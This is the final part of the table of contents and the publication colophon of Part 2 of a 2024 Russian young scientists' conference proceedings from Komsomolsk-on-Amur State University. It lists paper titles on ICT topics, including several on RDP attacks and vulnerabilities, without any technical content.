Швецов М. В., Беляев А. А., Косенкова А. В., Корянов В. В. ОЦЕНКА ЗАТРАТ ТОПЛИВА НА ПОДДЕРЖАНИЕ ОПОРНОЙ ОРБИТЫ МЕЖОРБИТАЛЬНОГО БУКСИРА	244
Шмелёв Д. А. ТЕОРИЯ ВЕРОЯТНОСТЕЙ: НАСТОЛЬНЫЕ ИГРЫ И РОЛЬ СЛУЧАЙНОСТЕЙ В ИГРОВОМ ПРОЦЕССЕ	248
Юденко И. В., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССА АНАЛИЗА ЦЕНТРА МАСС ВИНТОВОЙ ЛИНИИ	250
СЕКЦИЯ. ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ.....	254
Абдурахмонов Ш. Э., Обласов А. А. ЦИФРОВАЯ ДОСТУПНОСТЬ	254
Алексеева П. В., Котляров В. П. ПАНЕЛЬ УПРАВЛЕНИЯ ПРОИЗВОДСТВЕННО-ТЕХНИЧЕСКОГО ОТДЕЛА КОМСОМОЛЬСКОЙ ДИСТАНЦИИ ПУТИ	257
Алексеева П. В., Ларченко Ю. Г. СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА РОССИЙСКИХ VI-СИСТЕМ	261
Алексеева П. В., Тимофеев Г. А. ИСПОЛЬЗОВАНИЕ СТАНДАРТА VRMN ДЛЯ МОДЕЛИРОВАНИЯ БИЗНЕС-ПРОЦЕССА ПАНЕЛИ УПРАВЛЕНИЯ	263
Анурьев Д. О., Абарникова Е. Б. МОБИЛЬНОЕ ПРИЛОЖЕНИЕ ДЛЯ СТАНЦИЙ ТЕХНИЧЕСКОГО ОБСЛУЖИВАНИЯ АВТОМОБИЛЕЙ	266
Аршинский Д. О., Обласов А. А. ИССЛЕДОВАНИЕ ВЛИЯНИЕ БОЛЬШИХ ДАННЫХ НА РАЗВИТИЕ РАЗЛИЧНЫХ СФЕР ЖИЗНИ ОБЩЕСТВА	270
Бочаров Л. В., Обласов А. А. ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ ВЕБ-ПРИЛОЖЕНИЯ.....	273
Бочаров Л. В., Черенков Д. С., Абарникова Е. Б. ОНБОРДИНГ ДЛЯ ПРЕПОДАВАТЕЛЕЙ И СТУДЕНТОВ	276
Бухтояров В. В., Котляров В. П. ПРОГРАММНЫЙ РОБОТ АВТОМАТИЗАЦИИ БИЗНЕС-ПРОЦЕССОВ ИНТЕРНЕТ-ПРОВАЙДЕРА	280
Васильева Я. А., Ларченко Ю. Г. «ОПИСАНИЕ ПРОГРАММНОГО ПРОДУКТА» – ОСНОВНОЙ РАЗДЕЛ ТЕХНИКО-ЭКОНОМИЧЕСКОГО ОБОСНОВАНИЯ ПРОЕКТА.....	284
Гайфуллин Н. М. СИСТЕМА ДЛЯ АНАЛИЗА И КЛАССИФИКАЦИИ ИЗОБРАЖЕНИЙ РАДИОДЕТАЛЕЙ НА ОСНОВЕ СЕРВЕРНЫХ ВЫЧИСЛЕНИЙ И ИСПОЛЬЗОВАНИЯ НЕЙРОСЕТИ RESNET50	287
Галина А. А., Емелева А. Ю. ВЛИЯНИЕ UI/UX ДИЗАЙНА НА КОНВЕРСИЮ ПРОДАЖ НА ПРИМЕРЕ САЙТА «KWC».....	291
Герасимчук Е. Н., Петухова А. В. ИСПОЛЬЗОВАНИЕ МОБИЛЬНЫХ ИГР ДЛЯ РАЗВИТИЯ ПРОСТРАНСТВЕННОГО МЫШЛЕНИЯ	295

Демидов Э. Д., Котляров В. П. ПЛАТФОРМА ИНТЕЛЛЕКТУАЛЬНОЙ ПАНЕЛИ УПРАВЛЕНИЯ РАБОТАМИ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ	298
Зайцев А. В., Абарникова Е. Б. ЦИФРОВОЙ СЛЕД СТУДЕНТА В КОНТЕКСТЕ БОЛЬШИХ ДАННЫХ.....	231
Исрафилова А. Р., Емелева А. Ю. АНАЛИЗ УРОВНЯ СЧАСТЬЯ С ИСПОЛЬЗОВАНИЕМ ИНТЕРАКТИВНОЙ ВИЗУАЛИЗАЦИИ	305
Караванов И. В., Бондарев И. В., Обласов А. А. ИНЦИДЕНТЫ КИБЕРУГРОЗ В РАСПРЕДЕЛИТЕЛЬНЫХ СЕТЯХ: АНАЛИЗ И РЕКОМЕНДАЦИИ ПО БЕЗОПАСНОСТИ	308
Кортун В. С., Абарникова Е. Б. ПРОБЛЕМЫ СОВРЕМЕННОГО ПЕРСОНАЛИЗИРОВАННОГО ОБУЧЕНИЯ	312
Кузнецова С. К., Вильдяйкин Г. Ф. ИССЛЕДОВАНИЕ ХАРАКТЕРИСТИК ШУМОВОГО СИГНАЛА, ИСПОЛЬЗУЕМОГО ПРИ АТТЕСТАЦИИ ПОМЕЩЕНИЙ.....	314
Кузнецова С. К., Пехтелева В. В., Обласов А. А. РЕАЛИЗАЦИЯ АЛГОРИТМА ТЕА.....	317
Лесков В. А., Обласов А. А. МЕТАВСЕЛЕННАЯ	320
Литовченко В. Д., Обласов А. А. ПЕРСПЕКТИВЫ РАЗВИТИЯ СИСТЕМ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ	324
Ломака А. А., Щелкунова М. Е. РАЗРАБОТКА И ИНТЕГРАЦИЯ ЧАТ-БОТОВ С ВЕБ-ПРИЛОЖЕНИЯМИ НА PYTHON И DJANGO	327
Малаховец А. И., Баранов Я. С., Левичев А. С. ПЕРСПЕКТИВЫ, СВЯЗАННЫЕ С РЕАЛИЗАЦИЕЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА	330
Павлоцкая Е. А., Ларченко Ю. Г. ОЦЕНКА ТРУДОЗАТРАТ ПРИ РАЗРАБОТКЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ.....	333
Падерин А. Е., Петрова А. Н. СРАВНИТЕЛЬНЫЙ АНАЛИЗ МОДЕЛЕЙ ДАННЫХ СУБД ПРИ ПРОЕКТИРОВАНИИ ПРИЛОЖЕНИЯ ДЛЯ ОНЛАЙН-КИНОТЕАТРА.....	336
Парамонов В. Г., Петрова А. Н. ВЫБОР МОДЕЛИ ДАННЫХ ДЛЯ ХРАНЕНИЯ ДАННЫХ В ПРИЛОЖЕНИИ «ВИРТУАЛЬНАЯ ПРИМЕРОЧНАЯ»	340
Пехтелева В. В., Кузнецова С. К., Обласов А. А. РЕАЛИЗАЦИЯ АЛГОРИТМА ХТЕА	344
Плюйко П. Д., Обласов А. А. КЛЮЧЕВЫЕ АСПЕКТЫ УСПЕШНОЙ ЦИФРОВОЙ ТРАНСФОРМАЦИИ: СТРАТЕГИИ, ВЫЗОВЫ И ПРИМЕРЫ.....	347
Ракова А. Д., Лазаренко П. С., Калягина Е. И. ИСПОЛЬЗОВАНИЕ 1С:ЗАРПЛАТА И УПРАВЛЕНИЕ ПЕРСОНАЛОМ В ОТЕЛЕ.....	350
Сидорин Т. С., Шаповалов Е. Э. ОБЗОР ПРОГРАММНЫХ ИНСТРУМЕНТОВ ДЛЯ РЕАЛИЗАЦИИ СЕРВЕРНОЙ ЧАСТИ СЕРВИСА «КОНСТРУКТОР МЕРОПРИЯТИЙ»	353
Стародубцев И. В., Обласов А. А. РОЛЬ БЛОКЧЕЙН-ЭКСПЛОРЕР В КРИПТОСИСТЕМЕ.....	357
Тихомирова А. Д., Котляров В. П. ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРЕДПРИЯТИЯ ПО РЕМОНТУ ЭЛЕКТРООБОРУДОВАНИЯ	360

Усынин М. В., Абарникова Е. Б. УДЕРЖАНИЕ ИГРОКОВ В IDLE ИГРАХ	363
Филенко Е. А., Немерова Е. В., Трещев И. А. О ПРОВЕДЕНИИ АТАК ПЕРЕБОРА ПАРОЛЕЙ И MITM НА RDP ПРОТОКОЛ	367
Филенко Е. А., Немерова Е. В., Трещев И. А. ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ ПРОТОКОЛА RDP	370
Филенко Е. А., Немерова Е. В., Трещев И. А. О КЛАССИФИКАЦИИ УДАЛЕННЫХ СЕТЕВЫХ АТАК	374
Филенко Е. А., Немерова Е. В., Трещев И. А. АНАЛИЗ ВОЗМОЖНЫХ СХЕМ РАЗМЕЩЕНИЯ СЕРВЕРА ДОСТУПА НА ОСНОВЕ КРИПТОГРАФИЧЕСКОГО ШЛЮЗА	377
Филенко Е. А., Немерова Е. В., Трещев И. А. О ПОДХОДЕ К ИССЛЕДОВАНИЮ ИНФОРМАЦИОННЫХ СИСТЕМ, ИСПОЛЬЗУЮЩИХ RDP ПРОТОКОЛ НА НАЛИЧИЕ УЯЗВИМОСТЕЙ	380
Франтов И. Р., Кортун В. С. РОССИЙСКИЕ VI-СИСТЕМЫ: ПРЕИМУЩЕСТВА И НЕДОСТАТКИ	383
Черенков Д. С., Обласов А. А. ОБНАРУЖЕНИЕ АНОМАЛИЙ В ДАННЫХ С ИСПОЛЬЗОВАНИЕМ МАШИННОГО ОБУЧЕНИЯ	387
Черненко К. М., Шаповалов Е. Э. ОБЗОР ПРОГРАММНЫХ ИНСТРУМЕНТОВ ДЛЯ РЕАЛИЗАЦИИ КЛИЕНТСКОЙ ЧАСТИ СЕРВИСА «КОНСТРУКТОР МЕРОПРИЯТИЙ»	390
Шафоростов В. А., Обласов А. А. УМНЫЕ ГОРОДА	393
Шилина А. Д., Петрова А. Н. ПОТЕНЦИАЛ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАНИИ	396
Шмаков А. А., Абарникова Е. Б. МОНИТОРИНГ СОСТОЯНИЯ ЛВС: ПРОБЛЕМЫ И РЕШЕНИЯ	401

Научное издание

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Часть 2

Материалы III Всероссийской научно-практической конференции
молодых ученых
Комсомольск-на-Амуре, 11-12 декабря 2024 г.

Ответственный редактор А. В. Космынин

Статьи публикуются в авторской редакции

Подписано в печать 17.01.2025.

Формат 60×84 1/16. Бумага 65 г/м². Ризограф RISO EZ 570E.
Усл. печ. л. 23,94. Уч.-изд. л. 22,95. Тираж 100 экз. Заказ 31246.

Редакционно-издательский отдел
Федерального государственного бюджетного
образовательного учреждения высшего образования
«Комсомольский-на-Амуре государственный университет»
681013, г. Комсомольск-на-Амуре, пр. Ленина, 27.